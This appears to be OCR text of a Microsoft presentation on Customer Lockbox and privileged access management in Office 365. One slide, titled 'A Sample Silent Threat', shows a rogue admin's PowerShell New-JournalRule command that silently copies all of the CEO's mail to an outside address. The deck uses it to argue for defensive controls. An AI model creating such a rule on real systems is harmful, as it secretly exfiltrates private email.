
Customer Lockbox approval workflow



New capabilities in Customer Lockbox


Customer Lockbox approver role

Enables non Global Admin roles or non IT roles to provision and approve Customer Lockbox requests



Nationality of Microsoft service engineer

Provides information on if service engineer is of US Nationality




Exelon

"We wanted to avoid expensive and time-consuming upgrades, but cloud computing remained out of reach until we could demonstrate control over who accesses our data. We were reassured by the level of transparency we get with Microsoft cloud services, exemplified by Customer Lockbox, which gives us explicit authorization into who accesses our content during service operations."

- Jay Cavalcanto, Vice President of Cloud and Infrastructure Engineering at Exelon Corporation

How can customers control privileged access within their environment?

Threats around Privileged Admin Accounts



A Sample Silent Threat


Windows PowerShell

```
PS C:\Users\raji.dani> New-JournalRule -Recipient ceo@tenantlockbox201821.onmicrosoft.com -JournalEmailAddres
s rogueadmin@outlook.com -Scope Global -Enabled $true -Name rogue


Name                 : rogue
Recipient            : ceo@tenantlockbox201821.onmicrosoft.com
JournalEmailAddress  : rogueadmin@outlook.com
Scope                : Global
Enabled              : True



PS C:\Users\raji.dani>
```


Outlook
Search
RA
New message
Delete
Archive
Junk
Sweep
Move to
Categorize
Undo
Outlook beta
Favorites
Inbox 5
Drafts
Archive
Folders
Inbox 5
Junk Email
Drafts
Sent Items
Deleted Items
Archive
Conversation History
New folder
Focused
Other
Filter
JH
Jamie Howard
Quarterly report for tomorrow
5:38 AM
This is the report we're sharing tomorrow...
RN
Rhonda Nieves
Organization diversity report
5:38 AM
Hello, We've done had a very good pro...
TW
Tom Walsh
Risk: Missing GDPR deadline
5:38 AM
FYI. Per our discussion last evening, we...
EB
Emily Burke
Pen test vulnerability report
5:38 AM
Hello, We recently did a pen test of our...
John Doe
Resolved: Error in Mailbox
5:38 AM
We have resolved the error in your mailb...
Resolved: Error in your Mailbox
JD
John Doe (john.doe@tenatlockbox201821.onmicrosoft.com)
Thu 2/25/2018, 5:38 PM
Jill Kramer <ceo@tenantlockbox201821.onmicrosoft.com>;
Sender: john.doe@tenantlockbox201821.onmicrosoft.com
Subject: Resolved: Error in Mailbox.
Message-Id: <DM5PR19MB14346A50E1CC619EDDCA4208AED40@DM5PR19MB1434.namprd19.prod.outlook.com>
To: ceo@tenantlockbox201821.onmicrosoft.com
---------- Forwarded message ----------
From: John Doe <john.doe@tenantlockbox201821.onmicrosoft.com>
To: Jill Kramer <ceo@tenantlockbox201821.onmicrosoft.com>
Cc:
Bcc:
Date: Mon, 25 Feb 2018 05:38:28 +0000
Subject: Resolved: Error in Mailbox.
Hello Jill,
We have fixed the issues with your email account.
Please feel free to get in touch with us if you have further troubles.
Thanks,
John
RA
Reply

Privileged access management in Office 365

Just in Time Access

Granular Task Scoped Access
(Just Enough)

Privileged Admin Workflow

Audit-ready

Zero Standing Privileged Access for your organization

Comprehensive Protection with Zero Standing Access


Privileged Access Management
in Office 365

High Privileged Tasks & Workload Roles

Privileged Identity Management
in Azure AD

High Privileged Directory Roles

Exclusive Access Scope through Azure AD PIM (for Office 365)

